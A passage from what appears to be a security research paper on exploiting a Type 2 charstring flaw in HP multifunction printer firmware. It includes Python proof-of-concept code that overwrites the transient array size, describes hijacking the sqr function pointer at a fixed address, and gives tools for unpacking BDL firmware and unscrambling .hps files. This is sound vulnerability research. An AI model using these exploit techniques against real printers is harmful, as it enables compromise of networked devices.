    d += SHORT(250) + VLINETO
    d += SHORT(250) + HLINETO
    d += SHORT(-250) + VLINETO
    d += SHORT(-250) + HLINETO
    d += ENDCHAR

    #
    https://www.images2.adobe.com/content/dam/acom/en/devnet/font/pdfs/5176.CFF.pdf
    # See page 45, A == 34
    charstrings_index = generate_index([ENDCHAR]*34 + [d])

    data = generate_cff(charstrings_index)
    return data, NAME
```

¹⁶ <https://www.images2.adobe.com/content/dam/acom/en/devnet/font/pdfs/5176.CFF.pdf>

¹⁷ <https://www.adobe.com/content/dam/acom/en/devnet/actionsript/articles/PLRM.pdf>

Here is the printout:



Now that we can execute custom charstrings, the next step is to devise a simple method to verify that we can exploit the vulnerability for writing to memory locations before `g_transient_array`. In other words, we need to overwrite a value that results in some observable change.

We decided to go for overwriting the size field of the transient array, `g_transient_array_size`, for two reasons. Firstly, verifying that the modification succeeded is as easy as using `put` and `get` Type 2 operators to access an index of the transient array that is larger than the original `g_transient_array_size`.

Secondly, setting `g_transient_array_size` to a value large enough allows us to read to arbitrary values from the memory with the `get` operand. After plenty of trial and error, we were able to overwrite the size field of the transient array with the following test case:

```
import struct

HLINETO = struct.pack(">B", 6)
VLINETO = struct.pack(">B", 7)
HMOVETO = struct.pack(">B", 22)
VMOVETO = struct.pack(">B", 4)
ENDCHAR = struct.pack(">B", 14)

ADD = struct.pack(">BB", 12, 10)
DIV = struct.pack(">BB", 12, 12)
MUL = struct.pack(">BB", 12, 24)
NEG = struct.pack(">BB", 12, 14)

# Copy values from the transient array to g_vector_arrays
# Parameters: regitem j index count
STORE = struct.pack(">BB", 12, 8)

# Copy values from g_vector_arrays to transient array
# Parameters: regitem index count
LOAD = struct.pack(">BB", 12, 13)

# Put to transient array. Parameters: index value
PUT = struct.pack(">BB", 12, 20)

# Get from transient array. Parameters: index
GET = struct.pack(">BB", 12, 21)

def BYTE(v):
    return struct.pack(">B", 139+v)

def SHORT(v):
    return struct.pack(">Bh", 28, v)

def test_overwrite_transient_array_size():
    """
    * expected: double space
    * result: worked!
    """
```

```

NAME = 'test-overwrite-transient-array-size'

SPACING = 50
SEGMENT_W = 80
SEGMENT_H = 80
THICKNESS = 10

# Attempt accessing an index that won't be available
# unless resizing the transient array worked
TRANSIENT_IDX = 24

d = b''

# Put 32.5019 (63 ee 5a 42 3e 40 40 40) to
g_transient_array[0]
# Whatever the byte order, overwriting the size with this
value should work
d += SHORT(32)
d += SHORT(5019)
d += SHORT(10000)
d += DIV
d += ADD
d += BYTE(0) + PUT

# Store it to vector
d += BYTE(0) + BYTE(0) + BYTE(0) + BYTE(1) + STORE

# Overwrite g_transient_array_size
"""
.data:107850a0 g_transient_array_size
.data:107859b0 g_transient_array
"""
distance = 0x10750990-0x10750080
assert(distance % 8 == 0)
# regItem
d += BYTE(0)
# index
d += SHORT(distance//8)
d += NEG
# count
d += SHORT(1)

d += LOAD

# Accessing g_transient_array[24]. Should work only if resize
worked

```

```

# Put 2 to g_transient_array[24] to draw the vertical lines
two spaces apart
d += BYTE(2) + BYTE(TRANSIENT_IDX) + PUT

# First vertical line
pos = 0
d += SHORT((SEGMENT_W+SPACING)*pos) + HMOVETO
d += SHORT(SEGMENT_H) + VLINETO
d += SHORT(THICKNESS) + HLINETO
d += SHORT(-SEGMENT_H) + VLINETO
d += SHORT(-THICKNESS) + HLINETO
d += SHORT(-(SEGMENT_W+SPACING)*pos) + HMOVETO

# Use the data from g_transient_array[24] to calculate the
space
# between the two vertical lines. Expected multiplier: 2
d += SHORT(SEGMENT_W)
d += SHORT(SPACING)
d += ADD
d += BYTE(TRANSIENT_IDX) + GET
d += MUL
d += HMOVETO

# Second vertical line
d += SHORT(SEGMENT_H) + VLINETO
d += SHORT(THICKNESS) + HLINETO
d += SHORT(-SEGMENT_H) + VLINETO
d += SHORT(-THICKNESS) + HLINETO


d += ENDCHAR

#
https://www.images2.adobe.com/content/dam/acom/en/devnet/font/pdfs/5176.CFF.pdf
# See page 45, A == 34
charstrings_index = generate_index([ENDCHAR]*34 + [d])

data = generate_cff(charstrings_index)

return data, NAME

```



As demonstrated in the photo above, our debugging method at this point was very rudimentary: our charstring printed two vertical lines either one or two units apart, depending on whether the test failed or succeeded. Elegant? Definitely not. Impractical? Somewhat. Enough to proceed? Absolutely.

The next step was to demonstrate arbitrary code execution – or at least `ret2libc` – using the relative write primitive we had. The challenge here was two-fold: we had to identify a value to overwrite, e.g., a function pointer, and a way of triggering the use of that function pointer. Luckily we identified a great candidate quickly: the implementation of the Type 2 operator `sqr` which calls the `sqr` function imported from `cored11.d11`.

The pointer to the imported function is stored at `.data:106b60d0`. Since this address is lower than the address of `g_transient_array` at `.data:107859b0`, we can overwrite the function pointer. Instead of aiming for a shell or command execution at this point, we settled for something less cool but more visual: overwriting the `sqr` function pointer with the address of `terminate`. The good news is that we did not need to worry about ASLR at this point because `cored11.d11` is always mapped at `0x40010000`. Here is what we saw on the MFP's screen after the PoC had terminated the GUI process:



This was enough to convince ourselves that the firmware from 2013 was vulnerable and arbitrary code execution was possible. It was time to shift focus to the latest version of the firmware.

4 ANALYZING THE LATEST FIRMWARE

As you may remember, all research thus far was performed against a rather old firmware from 2013. This was a deliberate choice: even if a patch was available, the exploit would probably still be usable during red team engagements, considering that these devices are likely to be outside of standard patch management processes. However, now that we had a more-or-less proven finding, it was time to check whether the latest firmware was affected, too. We could follow the easiest path and reinstall the fresh firmware on the new hard-drive while keeping the old system intact. This is something we did eventually but we also wanted to understand how widespread the issue is. For that we needed to locate all the firmware images with the vulnerable parser and analyze them. The first step was to extract the affected DLL from the firmware.

REINVENTING THE WHEEL BY REVERSING THE BDL FIRMWARE FORMAT

The firmware for the device can be freely downloaded from the official FTP server¹⁸. The firmware format is a proprietary HP “BDL” format. The blog post by Foxglove security we mentioned earlier covers some aspects of the BDL format, and they also provided tools for operating with it. In order to explain how we implemented semi-automated extraction of the DLL from all firmware versions, we need to cover more technical details of the BDL file format. We will use `1jM725_fs4.11.0.1_fw_2411097_060473.bdl` as an example.

According to the HP FTP server, at least half of the network-supporting MFPs and printers share the same firmware format, which is called BDL. BDL file is a collection of LZMA-compressed files that are stored in “partitions”. Each partition starts with `ipkg` magic and contains a dictionary of file records.

The partition table starts at offset `0x929` of the firmware and has the following structure:

```
struct bdl_partition_table_element {
    uint64_t partition_offset; // little endian
    uint64_t partition_len;   // little endian
}
```

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000920	00	00	00	00	00	00	00	00	00	F9	0A	00	00	00	00	00à.....
00000930	00	91	C5	03	00	00	00	00	00	8A	D0	03	00	00	00	00	..À.....šD.....
00000940	00	91	C5	03	00	00	00	00	00	1B	96	07	00	00	00	00	..À.....-.....
00000950	00	91	C5	03	00	00	00	00	00	AC	5B	0B	00	00	00	00	..À.....-[.....

The partition table ends right before the first partition dictionary begins. It can be easily spotted from the aforementioned `ipkg` magic:

00000AE0	00	07	35	D8	01	00	00	00	00	FE	76	E0	09	00	00	00	..50.....pvà....	
00000AF0	00	D9	5F	04	00	00	00	00	00	00	69	70	6B	67	01	00	03	..Û.....ipkg...
00000B00	00	3D	04	00	00	7E	A5	5D	D9	01	00	00	00	C5	91	54	..=...~\$]Û.....À'T	
00000B10	98	FD	18	9F	4D	00	00	00	00	39	39	2E	33	2E	30	2E	"ý.ÿM....99.3.0.	
00000B20	30	2E	31	30	30	00	00	00	00	00	00	00	00	00	00	00	0.100.....	

Each partition dictionary has a header with following structure:

```
struct bdl_partition_table_element {
    unsigned char ipkg_magic[4] = "ipkg";
    uint8_t maybe_crc_version_signature[0x21c]; // probably
    Version and CRC is here
    unsigned char partition_name[0x100];
    uint8_t some_unknown_data[0x11d];
    // here the partition dictionary starts
}
```

¹⁸ <https://ftp.hp.com/pub/networking/software/pfirmware/pfirmware.glf>

After that, the partition dictionary starts. Each record has the following structure:

```
struct bdl_partition_dict_record{
    unsigned char file_name[0x100];
    uint64_t record_offset; // little endian
    uint64_t file_len;      // little endian
    uint32_t file_crc;
}
```

The file content records start right after the dictionary ends and can be easily spotted from the LZMA magic of 0x5d000000. The number of partition dictionary records can be calculated using the following formula:

$(\text{first_record_offset} - \text{?DICT_RECORDS_START}) / \text{?DICT_RECORD_SIZE}$, where `first_record_offset` is from the first element of partition records dictionary, `?DICT_RECORDS_START` is 0x43d (sizeof(bdl_partition_table_element)) and `?DICT_RECORD_SIZE` is 0x114 (sizeof(bdl_partition_dict_record)).

Let's look at the example of a partition below:

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
02941740	00	00	00	00	00	00	00	50	6C	61	74	66	6F	72	6D	50PlatformP
02941750	61	72	74	69	74	69	6F	6E	00	00	00	00	00	00	00	00	artition.....
02941760	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
02941770	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
02941780	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
02941790	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
029417A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
029417B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
029417C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
029417D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
029417E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
029417F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
02941800	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
02941810	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
02941820	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
02941830	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
02941840	00	00	00	00	00	00	00	4A	40	9D	F4	98	5E	CB	40	BBJ0.0^E0»
02941850	2A	A2	A2	21	66	EC	B6	7F	00	00	00	00	00	00	00	00	*cc!fiq.....
02941860	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
02941870	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
02941880	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
02941890	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00


029418A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
029418B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
029418C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
029418D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
029418E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
029418F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
02941900	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
02941910	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
02941920	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
02941930	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
02941940	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
02941950	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
02941960	00	00	00	00	41	73	69	63	32	36	30	30	2E	64	74	62	...Asic2600.dtb	
02941970	2E	6C	7A	00	00	00	00	00	00	00	00	00	00	00	00	00	.lz	
02941980	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
02941990	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
029419A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
029419B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
029419C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
029419D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
029419E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
029419F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
02941A00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
02941A10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
02941A20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
02941A30	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
02941A40	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
02941A50	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
02941A60	00	00	00	00	DD	51	00	00	00	00	00	00	00	5D	02	00	00	...ýQ.....]...
02941A70	00	00	00	00	73	5D	08	79	41	73	69	63	32	37	30	30s].yAsic2700	
02941A80	2E	64	74	62	2E	6C	7A	00	00	00	00	00	00	00	00	00	00	.dtb.lz.....

Here, the partition starts at 0x02941747 with the name PlatformPartition, and its dictionary starts at 0x02941964. For the first record, filename is Asic2600.dtb.lz with 0x00002d5 length as specified at 0x02941A6C.

By looking at the end of a partition dictionary, we can see the LZMA magic. This is where `ASIC2600.dtb.lz` starts. The next file will be located at offset `0x2d5` from it:

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
02946700	0F	91	EE	98	5D	00	00	00	01	B1	09	00	00	00	00	00	..i' [..].±.....
02946710	00	00	68	03	5B	CD	52	D2	3F	9A	54	EE	53	6A	BC	6C	..h.[ÍRÓ?šTİSj+1
02946720	5B	B9	BE	A0	14	5C	54	8F	76	4C	8E	82	36	D5	17	09	[^% .\T.vLZ,6Ö..
02946730	97	E3	3C	1A	1A	B3	A0	D5	9C	4A	DD	00	B6	6B	B3	ED	-ã<... õæJÝ.ŷk'i
02946740	ED	E1	1F	7B	72	F8	86	67	F2	9F	0F	E7	C4	D3	64	76	iá.(røtgòÝ.çÄÓdv
02946750	24	50	E5	73	76	56	6D	40	B7	9E	99	29	99	4B	FB	E4	\$PásvVmø-ž™)™Kúã
02946760	8C	B7	17	FE	72	18	DB	FE	9B	F6	DE	9C	A9	1F	D9	D2	Ċ.br.Ûp>øPøø.Ûø
02946770	31	65	0F	2A	46	4C	6E	DD	4A	EB	DE	4C	8D	EA	F7	80	le.*FLNÝJèPL.è-è
02946780	D9	F9	A8	5C	58	31	8B	26	D9	33	E2	0C	D5	4F	4D	DA	Ùù"\Xl<øÙ3á.ÖOMÚ
02946790	4A	F7	EE	AF	F3	A6	92	01	93	42	2A	9A	91	F2	21	E2	J-ì-ó;'. "B*š'ò!ã
029467A0	2E	EF	48	A5	B7	87	AB	3C	43	6E	12	A1	FA	9E	89	5E	.iHŷ-+«<Cn. ;úž% ^
029467B0	4E	54	B4	BD	58	BA	B7	E9	F5	07	40	BF	5E	9C	3B	8F	NT'šX°-éø. @ç^æ;. .
029467C0	20	AD	C6	9D	70	02	28	0A	4D	70	EA	D7	A8	BA	C7	20	.E.p.(.Mpè*°øÇ
029467D0	6C	C6	6D	8B	68	B7	6C	0E	F7	2D	30	F9	31	61	25	B4	lEmch.l.-0ùlaš
029467E0	C9	AF	D0	38	46	CA	FB	F0	5F	37	C6	77	53	50	46	5E	É-ðøFÈùø.7EwSPF^
029467F0	C8	DB	45	CC	BF	4D	70	48	5A	32	76	11	DD	DE	FE	FB	ÈÙÈIçMphZ2v.YBpù
02946800	70	EC	F4	DC	6A	62	E1	00	E3	13	52	B7	0E	A0	44	1E	pióÛjbá.ã.R. . D.
02946810	C9	A0	67	A0	49	11	73	D1	78	C8	06	42	07	39	BA	80	É g I.sNñÈ.B.9°è
02946820	91	84	24	56	4B	17	15	26	A7	A8	94	E0	39	44	54	6D	'„šVK..&š""à9DTm
02946830	36	8F	00	00	31	BD	AC	90	49	39	6C	4B	57	09	58	D4	6...lš-.I91KW.XÔ
02946840	59	FE	C7	8A	63	6E	25	C0	01	0D	94	8F	EB	CA	25	8C	YpÇšcnšÅ.. "èÈšE
02946850	1C	19	F7	EB	A2	6B	96	B2	C0	88	CF	BC	74	CE	A6	8C	..÷èck-šÅ-İ*çI;E
02946860	18	C3	9B	AB	B5	6F	0F	36	B1	38	19	E9	E6	B0	E3	D7	.Å>«po.6±8.éæ°ã*
02946870	DB	EA	7E	AE	5A	63	A7	09	8B	33	E8	34	94	E0	EE	3A	Ûè~øZcš.<3è4"ài:
02946880	02	3C	32	7C	AA	CE	4D	8D	EE	36	D4	DB	9E	53	DD	C1	.<2 *İM.i6ÖÛžSÝÁ
02946890	7D	F4	1C	CC	93	40	9C	9F	1E	44	C6	DC	DE	EB	54	D3	}ø.İ"@æÝ.DEÛèTÓ
029468A0	96	49	A9	68	84	14	F4	AD	EE	CF	29	C6	EF	42	75	B0	-Iøh...ø.iİ)EİBu°
029468B0	04	F0	AD	17	71	64	7D	59	81	6B	7D	C6	B8	B9	82	F9	.š..qd)Y.k)E.š,ù
029468C0	99	B4	96	FF	1A	D4	CD	25	60	BE	B8	1B	66	66	A9	60	™-ý.Öİš'š,.ffø`
029468D0	4B	75	5D	0F	8C	7B	EA	23	E7	6A	0F	C1	91	F7	B7	37	Ku].Ċ(è#çj.Å'\÷-7
029468E0	22	51	1E	D4	C0	8D	F9	85	88	51	40	EF	5C	25	63	5F	"Q.ÖÅ.ù..Q@i\šc_
029468F0	27	D9	82	8C	2B	00	8B	52	AC	9F	A4	6B	48	0D	FC	94	'Û,Ċ+.<R-ŷ*kh.ü"
02946900	61	1E	50	D4	43	F1	0C	4B	B4	67	E9	7F	C9	03	02	8C	a.PÖÇñ.K'gé.É..E
02946910	70	01	31	BE	70	7D	13	1F	F9	F2	6A	8C	7C	B8	1D	77	p.lšp)..ùøjĊ .w
02946920	31	5A	C2	C4	C1	5E	CC	16	8F	EF	B9	F4	A4	D3	72	E7	lZÅÅÅ^İ.İ.İøHÓrç
02946930	14	F3	46	F2	19	43	F0	80	08	74	BE	D2	E6	09	15	8F	.øFø.CøE.t%øæ...
02946940	C8	FD	10	06	C3	56	79	37	37	7E	EC	E4	3A	05	F2	0F	Éý..ÅVy77-ia:.ò.
02946950	B8	21	07	5F	9A	89	0D	73	00	D9	2E	3F	1A	2D	84	2F	;!_šš.s.Û.?-_/
02946960	D8	5D	00	00	00	01	5E	09	00	00	00	00	00	00	68	00	ø]....^.....h
02946970	03	5B	CD	52	D2	3F	90	45	8A	24	3A	2F	28	7C	0A	76	.[ÍRÓ?.Ešš:/(.v

The following diagram illustrates the structure of the file:



With all this knowledge it is easy to implement a simple parser for the BDL file. Alexander is a huge fan of Erlang's binary expressions, so it took him very short time to draft an unpacker:

```
#!/usr/bin/env escript
%% -*- erlang -*-
%%! -smp enable

-module(parse_bdl).
-export([main/1]).

-define(START_OF_DICT, 16#11d). %0x
-define(PARTITION_TABLE_START, 16#929).
-define(PARTITION_NAME_OFFSET, 16#21c).
-define(DICT_RECORDS_START, 16#43d).
-define(DICT_RECORD_SIZE, 16#114).
-define(BDL_RECORD_NAME_LEN, 16#100).
-define(LZMAGIC, 16#5d).

trim0(Bin) when is_binary(Bin) -> trim0(binary_to_list(Bin));
trim0(StrWithZeros) -> lists:reverse(trim0(StrWithZeros, []).
trim0([0|_], Acc) -> Acc;
trim0([C|Lst], Acc) -> trim0(Lst, [C|Acc]).

main(Args) ->
    lists:map(fun (A) -> parse_bdl_file(A) end, Args).

parse_bdl_file(FileName) ->
    io:format("Parsing: ~p~n", [FileName]),
    {ok, Bin} = file:read_file(FileName),
    DirName = FileName ++ ".extracted",
    file:make_dir(DirName),
    Slice = {?PARTITION_TABLE_START, byte_size(Bin) -
?PARTITION_TABLE_START},
    PartitionTable = parse_bdl_partition_table(binary:part(Bin,
Slice), []),
    lists:map(
        fun ({Offset, Len}) ->
            process_bdl_partition(DirName, binary:part(Bin,
Offset, Len))
        end, PartitionTable).

parse_bdl_partition_table(<<$i, $p, $k, $g, _Rest/binary>>, Acc) -
>
    lists:reverse(Acc);
```

```
parse_bdl_partition_table(<<Offset:64/little-integer,
Len:64/little-integer, Rest/binary>>, Acc) ->
    parse_bdl_partition_table(Rest, [{Offset, Len} | Acc]).

process_bdl_partition(DirName, <<$i, $p, $k, $g,
_:?PARTITION_NAME_OFFSET/binary,
PartName:?BDL_RECORD_NAME_LEN/binary,
_:?START_OF_DICT/binary, PartDict/binary>>) ->
    PartNameStr = trim0(PartName),
    io:format("Partition Name: ~s~n", [PartNameStr]),
    PartPath = DirName ++ "/" ++ PartNameStr,
    file:make_dir(PartPath),
    process_bdl_dictionary(PartPath, PartDict, [], first).

process_bdl_dictionary(Dir,
<<FileName:?BDL_RECORD_NAME_LEN/binary,
FileOffset:64/little-integer,
FileLen:64/little-integer,
_Crc:4/binary,
Rest/binary>>,
FileList, FilesLeft) when FilesLeft > 0;
FilesLeft :=: first ->
    io:format("Dictionary record ~s: ~p ~p~n", [trim0(FileName),
FileOffset, FileLen]),
    NewFilesLeft = case FilesLeft of
        first -> round((FileOffset - ?DICT_RECORDS_START) /
?DICT_RECORD_SIZE) - 1;
        Num -> Num - 1
    end,
    process_bdl_dictionary(Dir, Rest, [{FileName, FileLen} |
FileList], NewFilesLeft);
process_bdl_dictionary(Dir, RestBin, FileList, _) ->
    lists:reverse(FileList),
    extract_bdl_files(lists:reverse(FileList), Dir, RestBin).

extract_bdl_files([], _, _) -> ok;
extract_bdl_files([{FileName, FileLen}|FileList], DirName, Bin) ->
    <<FileData:FileLen/binary, Rest/binary>> = Bin,
    FilePath = io_lib:format("~s/~s", [DirName, FileName]),
    file:write_file(trim0(lists:flatten(FilePath)), FileData),
    extract_bdl_files(FileList, DirName, Rest).
```

After executing this script with...

```
escript parse_bdl.erl ljm725_fs4.11.0.1_fw_2411097_060473.bdl
```

...a folder named `ljM725_fs4.11.0.1_fw_2411097_060473.bdl` will be created with the following content:

```
0-V3-Main
0-V4-Main
0-V5-Main
0-V6-Main
1-V2-Tray
1-V3-Tray
2-V2-Dup
2-V3-Dup
3-V2-HCI
3-V3-HCI
AsianFonts
BIOS
EmbeddedQuotaAgent
FileInstaller
InstallerDispatcher
JDI
JDIWLAN
ljlinux
LOGOSTD
Modem-Kani
Modem-Unagi
NFC_TI430
PartitionInstaller
PlatformPartition
ProductAssets
PROSAC
RambootInstaller
Sherpa.CF070A
SystemFirmware
```

The folder contains the firmware files for most components of the communication board and more. For example, `BIOS` contains bootloader and EFI files, `ljlinux` contains scanner firmware, `Modem-*` folders contain modem firmware, etc. Some folders (“partitions”) contain information for the Windows CE, in a form of archives, executables, libraries, and data files. However, by crawling into folders’ contents, two more entities can be spotted: Windows CE system partition

(`PlatformPartition/NK.bin.lz`) file and a couple of files with “.hps” extension inside the `SystemFirmware` folder.

`Nk.bin` is a common Windows CE system partition format which can be extracted by using `Nkbintools`. For example, a thread on XDA developers¹⁹ explains how it can be done. When we unpacked `Nk.bin` and all other archives from the extracted BDL file, to our surprise we did not find the `HP.Mfp.Pdl.Adapter.dll` that we were interested in. For a short moment we thought that maybe this library was removed from the latest releases. Some further inspection showed that there are too many missing components in what we had extracted comparing to the system we were able to dump from the live device. One possible option was that the missing components were located in those .hps files, which looked like another proprietary HP format, probably encrypted.

You might be wondering why this section was titled “Reinventing the wheel”? To our shame, when we started writing this paper, we discovered that the BDL format was already completely parsed by Tyler Hall and he had published a utility written in Rust to extract files from BDL some time ago. The tool can be found here²⁰. It seems that multiple researchers were targeting these devices using different approaches. Since our analysis on the file format was done from scratch, we decided to keep it here as a reference.

¹⁹ <https://forum.xda-developers.com/t/nk-bin-and-dumprom.656086/>

²⁰ <https://github.com/tylerwhall/hpbd>

CRACKING THE HPS “ENCRYPTED” FORMAT

So we needed to understand how .hps files are processed by the firmware installer. To our luck, the first string search over the files that were extracted from Nk.bin gives a hit inside HP.Platform.Services.Installation.Installers.FormatterZipFamilyInstaller.dll which is a .NET library. A quick look with ILSpy leads to FormatterZipFamilyInstaller.InstallPackage(..) function that processes .hps files:

```
{
    string[] files = Directory.GetFiles(packagePath);
    string[] array = files;
    foreach (string text2 in array)
    {
        if (text2.EndsWith(".zip.hps",
StringComparison.OrdinalIgnoreCase) || text2.EndsWith(".7z.hps",
StringComparison.OrdinalIgnoreCase) || text2.EndsWith(".zip",
StringComparison.OrdinalIgnoreCase) || text2.EndsWith(".7z",
StringComparison.OrdinalIgnoreCase))
        {
            list.Add(text2);
        }
    }
}
ProgressReporter progressReporter = new
ProgressReporter(list.Count(), ProgressReporterCallback);
if (IsJediFwPak(packageHeader))
{
    foreach (string item2 in list)
    {
        _DoFileExtract(item2, installationRoot,
packageHeader.Name, progressReporter);
    }
}
```

If we follow into _DoFileExtract(..), we will see that it uses RestoreScrambledBuffer(IntPtr buffer, uint bufferSize) from HP.Platform.Framework.dll to process the file:

```
//
HP.Platform.Services.Installation.Installers.ZipInstaller.FormatterZipFamilyInstaller
using HP.Common.System.Installation.Types;
```

```
using HP.Platform.Security;
using System;
using System.IO;
using System.Runtime.InteropServices;

private void _DoFileExtract(string fileToRead, string destRoot,
string packageName, ProgressReporter progressReporter)
{
    IntPtr data = IntPtr.Zero;
    uint dataBufferSize = 0;
    uint allocationType = 0;
    bool flag = fileToRead.EndsWith(".hps") ? true : false;
    mStatusFileName = (flag ?
Path.GetFileName(fileToRead.Remove(fileToRead.Length - 4, 4)) :
Path.GetFileName(fileToRead));
    mStatusPackageName = packageName;
    SafeNativeMethods.UnmanagedArchiveType unmanagedArchiveType
= (Path.GetExtension(mStatusFileName) == ".7z") ?
SafeNativeMethods.UnmanagedArchiveType.Lzma :
SafeNativeMethods.UnmanagedArchiveType.Zip;
    if
(SafeNativeMethods.IsArchiveTypeSupportedOnPlatform(unmanagedArchiv
eType))
    {
        bool flag2 =
SafeNativeMethods.ReadFileAndCreateBuffer(fileToRead, ref data,
ref dataBufferSize, ref allocationType);
        int lastWin32Error = Marshal.GetLastWin32Error();
        if (flag2)
        {
            NativeProgressCallback callback =
progressReporter.UpdateProgress;
            try
            {
                int num = 0;
                if (flag)
                {
                    ScrambleData.RestoreScrambledBuffer(data, dataBufferSize);
                    num = 8;
                }
            }
        }
    }
}
```

RestoreScrambledBuffer uses binary logic operations and XORing with a constant to “decrypt” (unscramble) the .hps format. We re-implemented the algorithm in Python and created a simple unscrambler:

```
#!/usr/bin/env python3

import sys
import struct
import os

class Unscrambler():
    def __init__(self, seed):
        self.state = seed

    def unscramble(self, data):
        unscrambled = []
        for x in data:
            b = 0
            for bitpos in range(8):
                if self.state & 1:
                    self.state = ((self.state ^ 0xA3000000) >> 1)
                    | 0x80000000
                    b |= 0x80 >> bitpos
                else:
                    self.state = self.state >> 1
            unscrambled.append(x ^ b)
        return bytes(unscrambled)

def main():
    if len(sys.argv) != 2:
        print("Usage: %s <path to SystemFirmware.*.hps>" %
              (sys.argv[0]))
        sys.exit(1)

    with open(sys.argv[1], 'rb') as f:
        data = bytearray(f.read())

    print("[*] Unscrambling (this will take a while)...")

    # The second DWORD is used as the seed
    seed, = struct.unpack("<L", data[:4])
    unscambler = Unscrambler(seed)

    # The scrambled content starts at offset 8
```

```
data = data[8:]
unscrambled = []
for offset in range(0, len(data), 4096):
    u = unscambler.unscramble(data[offset:offset+4096])
    unscrambled.append(u)
